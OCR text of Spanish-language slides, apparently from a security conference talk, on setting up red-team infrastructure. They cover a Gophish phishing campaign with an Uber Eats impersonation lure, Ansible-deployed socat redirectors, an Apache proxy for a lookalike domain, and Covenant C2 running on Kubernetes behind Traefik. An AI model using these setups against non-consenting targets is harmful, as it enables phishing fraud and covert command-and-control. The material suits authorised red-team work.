
Crear grupo



Gophish

4-


Crear landing



Gophish

5-

Crear campaña



Gophish

From Me <test@ekoparty.xyz>
Subject **¡$2500 de regalo en tu primer pedido!**
To Me
Date We
essage ID
elivered-To mi
Received by

Uber Eats

¡Tus sabores preferidos a un precio especial!


¡Siempre al top!

nicolas, descubrí los platos mejor rankeados de nuestra app icon descuentos increíbles! Esta semana, aprovechá **hasta 50% OFF en las opciones con mejores reseñas en Uber Eats.**

ARG2500EATS

Además, **te regalamos $2500 OFF en tu primer pedido** hasta el domingo

Deployando redirectors



Deployando redirectors/ansible

```yaml
---
- hosts: all
  become: true
  vars:
    ansible_user: root
    socat_ip: [some-ip]
    ansible_python_interpreter: /usr/bin/python3
  roles:
    - setup
    - adduser
    - docker-installer
    - apache
    - certbot
    - socat_script
```

```yaml
---
- shell: "(socat TCP4-LISTEN:{{ port }},fork TCP4:{{ ip }}:{{ port }} >/dev/null 2>&1 &)"
  async: 10
  poll: 0
```


Deployando redirectors/ansible

```yaml
- name: Ensure a locale exists
  locale_gen:
    name: "{{ item }}"
    state: present
  with_items:
    - es_AR.UTF-8
    - en_US.UTF-8

- name: cache
  apt:
    update_cache: yes
    cache_valid_time: 3600
- name: upgrade
  apt: upgrade=full
- name: clean
  apt:
    autoclean: yes
- name: remove
  apt:
    autoremove: yes

```

```yaml

- name: install dependencies base with apt
  apt:
    name: [
     htop,
     telnet,
     vim,
     socat,
     apt-transport-https,
     ntp,
     tmux,
     zsh,
     rsync,
     iftop,
     iotop,
     bzip2,
     screen,
     ncdu,
     dnsutils,
     mc,
     mlocate,
     fail2ban,
     wget,
     curl,
     pv,
     ]
    state: latest
```

root@mini:~# ansible-playbook playbook.yml -i /inventory/redirectors/hosts.yaml


Deploying covenant




#
COVENANT

COVENANT

CASO 2



COVENANT/dominio+certs

Dns a redirector

A Record @ notcobalt.xyz 138.68.21.56

Generar certificado

cerbot -d notcobalt.xyz --apache

COVENANT/Redirector

```
<VirtualHost *:443>
ServerName notcobalt.xyz
# Enable SSL
SSLEngine On
SSLProxyVerify none
SSLProxyCheckPeerCN off
SSLProxyCheckPeerName off

ProxyPreserveHost On
ProxyRequests Off
SSLCertificateFile      /etc/letsencrypt/live/notcobalt.xyz/cert.pem
SSLCertificateKeyFile   /etc/letsencrypt/live/notcobalt.xyz/privkey.pem
SSLCertificateChainFile /etc/letsencrypt/live/notcobalt.xyz/chain.pem
# Enable Proxy
SSLProxyEngine On
  ProxyPass /  https://backend.xyz/
  ProxyPassReverse /  https://backend.xyz/
</VirtualHost>
```

COVENANT/Certs

1- Pasar certificados de letsencrypt (redirector) a traefik
- privkey.pem == tls.key
- cert.pem == tls.cert

2- add as secret
ko eate secret tls notcobalt-tls --key=privkey.pem --cert=cert.pem -n c2

3- convert cert de .pem a PKCS#12

openssl pkcs12 -export -out certificate.pfx -inkey privkey.pem -in cert.pem -certfile chain.pem


COVENANT/Ingressroute

```yaml
apiVersion: traefik.containo.us/v1alpha1
kind: IngressRoute
metadata:
  name: cov-sh-http
  namespace: c2
spec:
  entryPoints:
    - web
  routes:
  - kind: Rule
    match: Host(`notcobalt.xyz`)
    services:
    - kind: Service
      name: cov-sh-web
      port: 80
---
```

```yaml
---
apiVersion: traefik.containo.us/v1alpha1
kind: IngressRoute
metadata:
  name: cov-sh-https
  namespace: c2
spec:
  entryPoints:
    - https
  routes:
  - kind: Rule
    match: Host(`notcobalt.xyz`)
    services:
    - kind: Service
      name: cov-sh-https
      port: 443
  tls:
    secretName: notcobalt-tls
```

ko apply -f covenant-sh.yaml

COVENANT/statefulset



```yaml
apiVersion: apps/v1
kind: StatefulSet
metadata:
  name: covenant-sh
  namespace: c2
  labels:
    app: covenant-sh
spec:
  replicas: 1
  selector:
    matchLabels:
      app: covenant-sh
  serviceName: covenant-sh
  template:
    metadata:
      labels:
        app: covenant-sh
    spec:
      initContainers:
      - name: init-covenant-data
        image: kalilinux/kali-rolling
        command: ["/bin/bash"]
        args: ["-c","apt update && apt install -y git && git clone --recurse-submodules https://github.com/cobbr/Covenant && cp -R  Covenant/Covenant/Data/* /app/Data"]
        volumeMounts:
          - name: covenant-data
            mountPath: "/app/Data"
```

COVENANT/statefulset

ko apply -f covenant-statefullset.yaml

```
27      containers:
28      - image: 10.233.3.129:5000/covenant
29        name: covenant-sh
30        imagePullPolicy: Always
31        command: ["dotnet"]
32        args: ["/app/Covenant.dll"]
33        ports:
34          - name: cov-sh-web
35            protocol: TCP
36            containerPort: 80
37          - name: cov-sh-https
38            protocol: TCP
39            containerPort: 443
40        volumeMounts:
41          - mountPath: "/app/Data"
42            name: covenant-data
43          - mountPath: "/shared-pvc"
44            name: shared-storage
45      volumes:
46      - name: covenant-data
47      - name: shared-storage
48        persistentVolumeClaim:
49          claimName: shared-pvc
50  volumeClaimTemplates:
51    - metadata:
52        name: covenant-data
53        labels:
54          app: covenant-sh
55      spec:
56        accessModes: [ "ReadWriteOnce"]
